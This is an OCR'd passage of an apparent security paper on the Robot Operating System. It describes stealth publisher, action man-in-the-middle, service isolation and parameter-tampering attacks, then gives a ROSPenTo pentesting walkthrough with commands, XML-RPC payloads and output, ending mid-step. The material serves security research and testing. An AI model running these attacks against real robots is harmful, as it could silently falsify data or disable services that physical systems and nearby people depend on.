


Fig. 2 Sequence diagram of a stealth publisher attack

and *A* would choose one of the publishers in order to get the correct header information. Theoretically, the information extracted from *M* in the first phase could also be requested from *S* or *P* by sending a `getBusInfo` call, but this would require




Fig. 3 Communication within a ROS action

additional information like the XML-RPC URIs from S and P in advance. No matter what the preparation phase looks like, the master is not aware of the changes in the ROS graph which emerge from the attack. Consequently, the detection of this attack requires advanced ROS graph analyzing methods.

3.2 Action Person-in-the-Middle Attack

In this attack scenario, we will utilize the stealth publisher attack to run a person-in-the-middle attack on a ROS action. As described in the corresponding ROS wiki page[5] and shown in Fig. 3, under the hood, an action consists of five ROS topics.

Let's suppose we have an action client AC and an action server AS, where AS provides an arbitrary action. If AC wants to trigger this action, it sends a message on the action specific goal topic. To cancel an action, AC has to publish a preempt request on the cancel topic. An attacking entity A can now intercept this communication by running a stealth publisher attack on these two topics. Additionally, by simply publishing its own messages, A can trigger and cancel a modified action instance on its own. Up to now, A does not prevent AS from sending feedback, result and status messages to AC. Hence, AC can detect the attack, by interpreting unexpected messages received from AS. This changes as soon as A runs three additional stealth publisher attacks on the status, feedback and result topics. Now, A can publish the messages AC would expect as a reply on its own messages sent on the topics goal and cancel. From the communication point of view, this scenario is just the multiple application of the previously described attack. The main challenge for the attacker is the context sensitive knowledge required to pretend a reasonable behavior of AC

[5] http://wiki.ros.org/actionlib/DetailedDescription, last accessed 07/02/2018.

and AS in order to remain undetected. Apart from that, the attack itself is not visible in the ROS graph and therefore it is as hard to detect as the stealth publisher attack.

3.3 Service Isolation Attack

Whereas the previously described attacks target the topic based communication in ROS, in this scenario an attacking instance A aims for the isolation of a service server. To achieve this goal, A uses the `getSystemState`, the `lookupService` and the `unregisterService` methods from the ROS Master API. The sequence diagram shown in Fig. 4 graphically describes the attack.

Here, A wants to isolate a ROS service *service*, provided by a service server S, from the rest of the ROS network in order to exclusively call the service on its own afterwards. In the first step, A calls the `getSystemState` method to receive a list with all available services and their providers. With this information, A subsequently calls the `lookupService` method, passes the name of the service to be targeted and gets the URI of the service as a result. Now A uses the `unregisterService` method to trick the master into removing the service from its internal list. For that,




Fig. 4 Sequence diagram of a service isolation attack

the attacking entity has to pass the name of the service server, the name of the service and the URI of the service as parameter. After that, a `lookupService` call of an arbitrary service client *C* results in a negative response, which means that the service is not available anymore for regular ROS nodes in the network. In contrast, *S* doesn't know that the service it provides is no longer available. Consequently, *A* can still call the service whenever it wants by sending a TCPROS-Header and a subsequent service request to the URI of the service. Note, that this attack can be detected by calling the `getSystemState` method.

3.4 Malicious Parameter Update Attack

The ROS Parameter API provides two different options for a ROS node to get the current value of a parameter stored on the parameter server. The first and probably the more common way is to call the `getParam` method. Here the ROS node requests the parameter value from the ROS Master and gets the current parameter value as result. The second option is to subscribe to a specific parameter by calling the `subscribeParam` method. In this case the node stores the current parameter value in a local variable. If the parameter value changes on the parameter server, the server calls the node's `paramUpdate` method, which results in the change of its local variable for this parameter. In the malicious parameter update attack, an attacking entity *A* utilizes this behavior to change the value of a parameter *param* locally in the node's application, without touching the corresponding value on the parameter server. The sequence diagram shown in Fig. 5 graphically describes the information flow between *A*, a subscribing ROS node *N*, and the ROS master *M*.




Fig. 5 Sequence diagram of a malicious parameter update attack

First N has to subscribe to $param1$ by calling the `subscribeParam` method, passing its name, the URI of its local XML-RPC server and the name of $param$ as parameter. The response then contains the current value of $param$. On a successful subscription, N requests the value of $param$ a second time, using the method `getParam`. Now A comes into play and retrieves N's XML-RPC URI via the `lookupNode` method. After that, A unsubscribes N from $param$, by faking an `unsubscribeParam` call of N. Within this configuration, the parameter server stops to send updates for $param$ to N, while N still waits for `paramUpdate` requests of the parameter server. A can utilize this state to get full control of the value of $param$, which is locally stored at N, by simply sending its own `paramUpdate` requests to N.

The scenario described here can also be applied on multiple nodes subscribing to the same parameter. In the worst case, every node sees a different value of the same parameter at a certain point of time, which can for instance lead to unpredictable behavior in a distributed ROS application. Note, that cached parameters are only supported by the roscpp package. Hence, the malicious parameter attack can only be run on nodes implemented in C++.

4 ROSPenTo—The ROS Pentesting Tool

This section presents step-by-step guides on how to perform penetration testing in a ROS application using a tool called ROSPenTo. Using ROSPenTo we show the stealth publisher attack i.e., how a subscriber in a running ROS application can be tricked into consuming false data without that being noticed by any other application node or the ROS master. A second use-case describes how services can be isolated in order to make them inaccessible by other ROS nodes. Finally, we show how ROSPenTo can manipulate the ROS parameter server. But first, we give an introduction to ROSPenTo.

4.1 ROSPenTo Basics

ROSPenTo[6,7] is a .net-based tool, which can be used to analyze and manipulate running ROS applications. ROSPenTo runs on any .net-enabled platform including any platform, which runs Mono.[8]

ROSPenTo is able to analyze multiple ROS application networks at the same time. This can later be used to manipulate the individual applications and to reorganize their ROS nodes.

[6] Download ROSPenTo at https://github.com/jr-robotics/ROSPenTo and follow building instructions in the README file.

[7] A video of ROSPenTo in action can be found at https://vimeo.com/295958352.

[8] http://www.mono-project.org.

4.1.1 Launching ROSPenTo

ROSPenTo can be launched in two different ways: with and without command line arguments. Passing no arguments when starting ROSPenTo runs the application in interactive mode and the user can choose the procedures to be performed. In the non-interactive mode, the application performs one single task depending on the command line arguments passed.

Interactive mode The interactive mode is started by launching ROSPenTo without command line arguments:

```
$ mono RosPenToConsole.exe
```

After a license header the following interaction menu is printed:

```
What do you want to do?
0: Exit
1: Analyze system...
2: Print all analyzed systems
```

By typing the number (e.g. '0' or '1' or '2') in the console window the corresponding action (e.g. *Exit* or *Analyze system* or *Print all analyzed systems*) is performed by the ROSPenTo. The options perform the following tasks:

0. *Exit*: The program execution will be stopped and the application terminates.
1. *Analyze system*: Requires the input of the ROS master URI to request information about the ROS system. The ROS master provides information about the running nodes, the available topics for communication, the accessible services and the stored parameters. All the retrieved information is shown in the console window.
2. *Print all analyzed systems*: Prints a lists of all the already analyzed ROS systems. A ROS system is represented by an unique number and the URI of the ROS master.

After the first system was analyzed (option '1') the following options are enabled in the interaction menu:

```
What do you want to do?
0: Exit
1: Analyse system...
2: Print all analyzed systems
3: Print information about analyzed system...
4: Print nodes of analyzed system...
5: Print node types of analyzed system (Python or C++)...
6: Print topics of analyzed system...
7: Print services of analyzed system...
8: Print communications of analyzed system...
9: Print communications of topic...
10: Print parameters...
11: Update publishers list of subscriber (add)...
12: Update publishers list of subscriber (set)...
13: Update publishers list of subscriber (remove)...
14: Isolate service...
```

```
15: Unsubscribe node from parameter (only C++)...
16: Update subscribed parameter at Node (only C++)...
```

Listing 1.1 The interactive mode menu of ROSPenTo

The dots at the end of an option indicates that there is additional input of the user necessary. The enabled options perform the following tasks:

3. *Print information about analyzed system*: Prints information about the running nodes, the available topics for communication, the accessible services and the stored parameters.
4. *Print nodes of analyzed system*: Lists all running nodes with an unique identifier, the name and the URI of the node.
5. *Print node types of analyzed system (Python or C++)*: Prints whether a node is implemented in Python or in C++.
6. *Print topics of analyzed system*: Lists all topics which are involved in a communication between nodes.
7. *Print services of analyzed system*: Lists all available services in the ROS system.
8. *Print communications of analyzed system*: Prints a list of communication relationships. Every communication relationship consists of one or more publishers which are publishing data for one or more subscribers under a specific topic.
9. *Print communications of topic*: Prints a single communication relationship for a specific topic which must be defined by a user input.
10. *Print parameters*: Lists all the stored parameter in the ROS system.
11. *Publisher update (add publishers)*: Adds a new publisher to in the communication relationship of a subscriber. So, the subscriber's publishers list is updated in the communication relationship and the subscriber is able to receive data from an additional publisher.
12. *Publisher update (set publishers)*: Same as option 4.1.1 but the defined publisher(s) is/are explicitly set as the subscriber's publishers, i.e., any existing publishers will be overwritten.
13. *Publisher update (remove publishers)*: Removes a publisher from the subscriber's publishers list. The subscriber will not receive any further data from a removed publisher.
14. *Service isolation*: Unregisters a service at the ROS master (the service is still available at the service provider, the ROS master will just no longer pass on the contact information to other nodes).
15. *Unsubscribe node from parameter (only C++)*: Unsubscribes a node from a parameter and the node will not receive any further updates of the parameter.
16. *Update subscribed parameter at Node (only C++)*: Updates a parameter for exactly one specified node in the ROS system.

Command line arguments The non-interactive mode of ROSPenTo performs one single task and terminates at the end. Currently, the available tasks are limited to publisher update (11:–13: of interactive mode menu) procedures but will be extended in the coming releases of the ROSPenTo (check the ROSPenTo repository for an

up-to-date list). To perform a publisher update procedure various command line arguments have to be passed when launching ROSPenTo:

-t or --target: *(Required)*. ROS Master URI of the target system. The target ROS system is the ROS system where the affected subscriber is in.
-p or --pentest: *(Required)*. ROS Master URI of the penetration testing system (the attacker network).
--sub: *(Required)* Name of the affected subscriber in the target system.
--top: *(Required)* Name of the affected topic.
--pub: *(Required)* Name of the new publisher in the penetration testing system.
--add: *(Default: False)* In the publisherUpdate command, this adds publisher to existing ones.
--set: *(Default: False)* In the publisherUpdate, this command sets new publisher.
--remove: *(Default: False)* In the publisherUpdate command, this removes publishers from existing ones.

So, the following parameters are required to be defined and provided with the corresponding value: [`-t` or `-target`, `-p` or `-pentest`, `-pub`, `-sub`, `-top`]. The order of the parameters does not matter. Additionally, at least one of the following options (withour arguments) is required: [`-add`,`-set`,`-remove`].

Example: The following command adds the publisher `/talker` to the communication via the topic `/chatter` of the subscriber `/listener`.

```
$ mono RosPenToConsole.exe -t http://localhost:11311 --sub
    ↪ /listener --top /chatter -p http://localhost:11312
    ↪ --pub /talker --add
```

Note that the subscriber runs in the target ROS system (`-t` or `--target`) and the publisher runs in the penetration testing ROS system (`-p` or `--pentest`).

4.1.2 Addressing Entities in ROSPenTo

ROS networks quickly become complex and hard to overview, especially using console tools. ROSPenTo is even able to manage multiple ROS networks at the same time. This requires some sort of addressing an entity (a node, topic or service) in this command-line interface.

ROSPenTo assigns each entity in the ROS network a number and uses this number in conjunction with the number of the network to identify a single entity globally. This generally has the form of $x.y$ where x is the number of the network (called a "system") and y is the number of the entity within its class. Thus, the topic 0.15 is the fifteenth topic found by ROSPenTo in the first system analyzed. Note however, that 0.15 is not a unique identifier, there could be a 0.15 node but also a topic with that number at the same time. ROSPenTo always asks inputs only within one specific entity class (e.g., "which topic should be affected").

4.1.3 Analyzing a Network

To analyze a simple ROS application, let's run the *roscpp_tutorials*[9] or *rospy_tutorials*[10] talker node (they are contained in your desktop installation of ROS or can be installed via apt-get).

```
$ roscore&
$ rosrun roscpp_tutorials talker
```

Then start ROSPenTo as shown above. After pressing *1* in the interactive menu, enter the URI of a running roscore in order to analyze its nodes, topics and service.

```
>> 1
```

```
Please input URI of ROS Master: (e.g. http://localhost
    ↪ :11311/)
```

```
>> http://localhost:11311
```

When running the *rospy_tutorials* talker, ROSPenTo prints the following network structure:

```
System 0: http://127.0.0.1:11311/
Nodes:
        Node 0.2: /rosout (XmlRpcUri: http
            ↪ ://127.0.0.1:45767/)
        Node 0.0: /talker (XmlRpcUri: http
            ↪ ://127.0.0.1:40907/)
Topics:
        Topic 0.0: /chatter (Type: std_msgs/String)
        Topic 0.1: /rosout (Type: rosgraph_msgs/Log)
        Topic 0.2: /rosout_agg (Type: rosgraph_msgs/Log)
Services:
        Service 0.4: /rosout/get_loggers
        Service 0.5: /rosout/set_logger_level
        Service 0.1: /talker/get_loggers
        Service 0.0: /talker/set_logger_level
Communications:
        Communication 0.0:
                Publishers:
                        Node 0.0: /talker (XmlRpcUri: http
                            ↪ ://127.0.0.1:40907/)
                Topic 0.0: /chatter (Type: std_msgs/String)
                Subscribers:
        Communication 0.1:
                Publishers:
                        Node 0.0: /talker (XmlRpcUri: http
                            ↪ ://127.0.0.1:40907/)
                Topic 0.1: /rosout (Type: rosgraph_msgs/Log
                    ↪ )
```

[9] http://wiki.ros.org/roscpp_tutorials.

[10] http://wiki.ros.org/rospy_tutorials.

```
24                  Subscribers:
25                          Node 0.2: /rosout (XmlRpcUri: http
                                ↪ ://127.0.0.1:45767/)
26          Communication 0.2:
27                  Publishers:
28                          Node 0.2: /rosout (XmlRpcUri: http
                                ↪ ://127.0.0.1:45767/)
29                  Topic 0.2: /rosout_agg (Type: rosgraph_msgs
                        ↪ /Log)
30                  Subscribers:
```

Listing 1.2 Output of network analysis

This provides a variety of information. All the components of the ROS network (e.g. nodes, topics, services, …) and the communication relationships are printed. For every entity a reference number is generated where the first digit belongs to the analyzed ROS system and the second digit is a unique number of the entity in its category. Additionally, the URI for XML-RPC requests is shown for each node. In the first block (line 2ff), all nodes in the network are displayed. Only the talker node of the *roscpp_tutorials* is running along with the mandatory rosout node that starts automatically with the roscore.

Second, all registered topics and services are listed (line 5ff). Here, also the message types for each topic are displayed.

Under "Communications" (line 14ff), ROSPenTo prints all connections between publishers and subscribers. In this case, there are no subscribers for the */chatter* topic since so far no subscriber has been started.

Now let's start the listener to see the difference.

```
$ rosrun roscpp_tutorials listener
```

After running the system analysis again, the communications section shows the talker node as subscriber to/chatter.

```
1  Communication 0.0:
2                  Publishers:
3                          Node 0.0: /talker (XmlRpcUri: http
                               ↪ ://127.0.0.1:40907/)
4                  Topic 0.0: /chatter (Type: std_msgs/String)
5                  Subscribers:
6                          Node 0.1: /listener (XmlRpcUri:
                               ↪ http://127.0.0.1:41313/)
```

The corresponding RQT graph is shown in Fig. 6.

Fig. 6 The RQT graph running talker and listener

4.1.4 Modifying Publishers

Now that we know how to get information on publishers, subscribers and topics, we can perform a first manipulation of a ROS network. First, we want to cut off the listener node from the data which the talker publishes. Use the option *13* to remove publishers from a subscriber.

```
>> 13
```

```
To which subscriber do you want to send the publisherUpdate
    ↪ message?
Please enter number of subscriber (e.g.: 0.0):
```

```
>> 0.1
```

```
Which topic should be affected?
Please enter number of topic (e.g.: 0.0):
```

```
>> 0.0
```

```
Which publisher(s) do you want to remove?
Please enter number of publisher(s) (e.g.: 0.0,0.1,...):
```

```
>> 0.0
```

```
sending publisherUpdate to subscriber '/listener (XmlRpcUri:
    ↪  http://127.0.0.1:42425/)' over topic '/chatter (Type
    ↪ : std_msgs/String)' with publishers ''
PublisherUpdate completed successfully.
```

If you look at the shell where you started the listener node, you will notice that the output has stopped. The subscriber no longer receives any messages from the talker.

But what happened exactly? ROSPenTo called the XML-RPC function *publisherUpdate* with an empty list of publishers as parameter. This caused the listener node to assume that no publishers are available for/chatter and thus, it terminated the connection to the talker node. The xml content of this call is shown below.

```
<?xml version=''1.0''?>
 <methodCall>
  <methodName>publisherUpdate</methodName>
   <params>
    <param>
     <value>/master</value>
    </param>
    <param>
     <value>/chatter</value>
    </param>
    <param>
    <value>
```

```
      <array>
       <data></data>
      </array>
     </value>
    </param>
   </params>
  </methodCall>
```

Listing 1.3 XML content of a publisherUpdate call

It is interesting to note, that this has not been recognized by the master, if you generate the RQT graph again, it will show again the same image as in Fig. 6 i.e., the master did not recognize that change.

4.1.5 Bridging Two ROS Networks

Now we look at a more advanced example. As already mentioned, ROSPenTo can handle more than one ROS system at once. Thus, it is also able to manipulate them. To demonstrate this, we start talker and listener in two different ROS networks i.e., associated to two different ROS masters.

```
$ roscore&
$ roscore -p 11312 &
```

We make use of the *-p* command line argument to set a different port for the second master.

Next, start the talker with the first master.

```
$ export ROS_MASTER_URI=http://localhost:11311
$ rosrun roscpp_tutorials talker
```

In a different shell, start the listener with the second master.

```
$ export ROS_MASTER_URI=http://localhost:11312
$ rosrun roscpp_tutorials listener
```

Initially, the listener will not output any/chatter messages since in its ROS instance there is no talker. Next, start ROSPenTo again and perform analyses of both ROS systems using the two URIs *http://localhost:11311* and *http://localhost:11312*.

The following listing shows the analysis output for the two systems (simplified for readability).

```
1 System 0: http://127.0.0.1:11311/
2 Nodes:
3         Node 0.0: /talker
4 Topics:
5         Topic 0.0: /chatter (Type: std_msgs/String)
6 Communications:
7         Communication 0.0:
8                 Publishers:
9                         Node 0.0: /talker
```

```
                Topic 0.0: /chatter (Type: std_msgs/String)
                Subscribers:

System 1: http://127.0.0.1:11312/
Nodes:
        Node 1.0: /listener
Topics:
        Topic 1.1: /chatter (Type: std_msgs/String)
Communications:
        Communication 1.1:
                Publishers:
                Topic 1.1: /chatter (Type: std_msgs/String)
                Subscribers:
                        Node 1.0: /listener
```

Listing 1.4 Analyses of the two ROS systems

It can be seen that in both instances, the/chatter topic is present but in system 0, the communication 0.0 has no subscribers just as communication 1.1 in system 1 has no publishers. The corresponding RQT graphs are shown in Fig. 7.

Next, we will use ROSPenTo to connect the talker to the listener.

```
>> 11
```

```
To which subscriber do you want to send the publisherUpdate
    ↪ message?
Please enter number of subscriber (e.g.: 0.0):
```

```
>> 1.0
```

```
Which topic should be affected?
Please enter number of topic (e.g.: 0.0):
```

```
>> 1.1
```

```
Which publisher(s) do you want to add?
Please enter number of publisher(s) (e.g.: 0.0,0.1,...):
```

```
>> 0.0
```




Fig. 7 The RQT graphs of talker and listener running in different ROS systems

```
1 sending publisherUpdate to subscriber '/listener (XmlRpcUri:
    ↪ http://127.0.0.1:42959/)' over topic '/chatter (Type:
    ↪ std_msgs/String)' with publishers '/talker (XmlRpcUri:
    ↪  http://127.0.0.1:38383/)'
2 PublisherUpdate completed successfully.
```

You will now see outputs in the shell where you started the listener node. Again, the RQT graph will show no change.

4.1.6 Analyzing Node Types

In this section we will analyze the programming language used for the nodes' implementation. Although the C++ and Python implementations of the ROS master and slave APIs are compatible, they have differences in their implementation. This allows us to analyze, which ROS client implementation was used for a specific node. Particularly, we will call the XML-RPC method *getName*, which is implemented only in the Python slave API and analyze the response.

Note: This function currently does not consider rosjava or any other ROS client implementaiton.

```
<?xml version=''1.0''?>
 <methodCall>
  <methodName>getName</methodName>
   <params>
    <param>
     <value>/master</value>
    </param>
  </params>
 </methodCall>
```

Listing 1.5 XML content of a publisherUpdate call

If the node was implemented in C++, then it doesn't provide a XML-RPC method with this name and the call fails with an exception. Otherwise the node returns a triple with status code, empty status message and node name. With this information, we then can distinguish between Python and C++ nodes.

Knowing which language was used to write a node allows for the exploitation of specific vulnerabilities.

First, we start a talker node of the roscpp_tutorial package

```
$ rosrun roscpp_tutorial talker
```

and a listener node of the rospy_tutorial package.

```
$ rosrun rospy_tutorial listener
```

Next we analyze the ROS network with ROSPenTp.

As we can see in the network structure there are three active ROS nodes.

```
System 0: http://127.0.0.1:11311/
Nodes:
    Node 0.1: /listener_14567_1530173733892 (XmlRpcUri:
        ↪ http://127.0.0.1:37908/)
    Node 0.2: /rosout (XmlRpcUri: http
        ↪ ://127.0.0.1:35249/)
    Node 0.0: /talker (XmlRpcUri: http
        ↪ ://127.0.0.1:41029/)
```

Listing 1.6 Output of network analysis (node part)

Now we will use ROSPenTo to print the node types of the nodes running in the system:

```
>> 5
```

```
Please enter number of analysed system:
```

```
>> 0
```

```
Node 0.0: C++
Node 0.1: Python
Node 0.2: C++
```

4.1.7 Isolating a Service

In our next example, we will use ROSPenTo to isolate a service from the target system and register it to our attacking system, in order to exclusively call the service on our own. Again, we start two ROS master processes just as in the example on bridging two networks above.

Then we run a service server for the add_two_ints service of the roscpp_tutorials package in the target system.

```
$ export ROS_MASTER_URI=http://127.0.0.1:11311
$ rosrun roscpp_tutorials add_two_ints_server
```

Now we run ROSPenTo to analyse the two systems. The output of our target system shows a node/add_two_ints_server and a service /add_two_ints.

```
System 0: http://127.0.0.1:11311/
Nodes:
        Node 0.0: /add_two_ints_server (XmlRpcUri: http
            ↪ ://127.0.0.1:41144/)
        Node 0.2: /rosout (XmlRpcUri: http
            ↪ ://127.0.0.1:35249/)
        Node 0.1: /rqt_gui_py_node_16990 (XmlRpcUri:
            ↪ http://127.0.0.1:35176/)
Services:
        Service 0.2: /add_two_ints
        Service 0.0: /add_two_ints_server/get_loggers
```

```
9           Service 0.1: /add_two_ints_server/
                ↪ set_logger_level
10          Service 0.5: /rosout/get_loggers
11          Service 0.6: /rosout/set_logger_level
12          Service 0.3: /rqt_gui_py_node_16990/get_loggers
13          Service 0.4: /rqt_gui_py_node_16990/
                ↪ set_logger_level
```

Listing 1.7 System analysis of target system (nodes and services)

For the attacking system, we get the following output.

```
1 System 1: http://127.0.0.1:11312/
2 Nodes:
3           Node 1.0: /rosout (XmlRpcUri: http
                ↪ ://127.0.0.1:45506/)
4 Services:
5           Service 1.1: /rosout/get_loggers
6           Service 1.0: /rosout/set_logger_level
```

Listing 1.8 System analysis of attacking system (nodes and services)

To test the service in system 0, we run a service call from the command line

```
$ export ROS_MASTER_URI=http://127.0.0.1:11311
$ rosservice call /add_two_ints 3 5
sum: 8
```

Now we use ROSPenTo to run the service isolation attack on /add_two_ints.

```
>> 14
```

```
1 Which service do you want to isolate?
2 Please enter number of service (e.g.: 0.0):
```

```
>> 0.2
```

```
1 Optional: Register service to other system
2 Type Ctrl+c to skip this option, type in system number
    ↪ otherwise
3 Please enter number of analysed system:
```

```
>> 1
```

Now, let's try to call the service in system 0 again.

```
$ export ROS_MASTER_URI=http://127.0.0.1:11311
$ rosservice call /add_two_ints 3 5
ERROR: Service [/add_two_ints] is not available.
```

As we can see, the service is not available in the target system anymore. However, if we call the service in our attacking system we get the expected result.

```
$ export ROS_MASTER_URI=http://127.0.0.1:11312
$ rosservice call /add_two_ints 3 5
sum: 8
```

The node providing the service is still part of the target network, which means that it is still shown in the rqt graph after the attack.

Note, that in contrast to the rqt graph, the response on a *getSystemState* call to the ROS master in the target system changes, as we can analyse it with ROSPenTo.

```
System 0: http://127.0.0.1:11311/
Nodes:
        Node 0.0: /add_two_ints_server (XmlRpcUri: http
            ↪ ://127.0.0.1:41144/)
        Node 0.2: /rosout (XmlRpcUri: http
            ↪ ://127.0.0.1:35249/)
        Node 0.1: /rqt_gui_py_node_16990 (XmlRpcUri:
            ↪ http://127.0.0.1:35176/)
Services:
        Service 0.0: /add_two_ints_server/get_loggers
        Service 0.1: /add_two_ints_server/
            ↪ set_logger_level
        Service 0.4: /rosout/get_loggers
        Service 0.5: /rosout/set_logger_level
        Service 0.2: /rqt_gui_py_node_16990/get_loggers
        Service 0.3: /rqt_gui_py_node_16990/
            ↪ set_logger_level
```

4.1.8 Sending Malicious Parameter Updates

Now we want to demonstrate how to run a malicious parameter attack with ROSPenTo. After starting a master, we run a publisher node, which is subscribing to a string parameter from the parameter server, in order to publish it on the ROS network. Before we can start the node, we set the parameter on the parameter server via the command line.

```
$ rosparam set awesome_parameter "awesome"
```

Then we start the publisher, which then publishes the value of our parameter

```
$ rosrun arbitrary_package awesome_publisher
[ INFO] [1530196484.388349773]: awesome
```

Now, we analyse the ROS network and get the following output for nodes and parameters

```
System 0: http://127.0.0.1:11311/
Nodes:
        Node 0.0: /awesome_publisher (XmlRpcUri: http
            ↪ ://127.0.0.1:38253/)
        Node 0.1: /rosout (XmlRpcUri: http
            ↪ ://127.0.0.1:35249/)
Parameters:
        Parameter 0.0:
                Name: /roslaunch/uris/host_127_0_0_1__44124
        Parameter 0.1:
```

```
                Name: /rosdistro
        Parameter 0.2:
                Name: /awesome_parameter
        Parameter 0.3:
                Name: /rosversion
        Parameter 0.4:
                Name: /run_id
```

Next, we analyse types and values of the parameters

```
>> 10
```

```
Parameter values and types analyzed
        Parameter 0.0:
                Name: /roslaunch/uris/host_127_0_0_1__44124
                Type: System.String
                Value: http://127.0.0.1:44124/
        Parameter 0.1:
                Name: /rosdistro
                Type: System.String
                Value: kinetic
        Parameter 0.2:
                Name: /awesome_parameter
                Type: System.String
                Value: awesome
        Parameter 0.3:
                Name: /rosversion
                Type: System.String
                Value: 1.12.12
        Parameter 0.4:
                Name: /run_id
                Type: System.String
                Value: 67f30c4c-7aab-11e8-ae76-c47d461e4b7c
```

To get full control over the cached parameter value stored on the *awesome_publisher* node, we unsubscribe the node from parameter updates.

```
>> 15
```

```
Please enter number of node (e.g.: 0.0):
```

```
>> 0.0
```

```
Please enter number of parameter (e.g.: 0.0):
```

```
>> 0.2
```

```
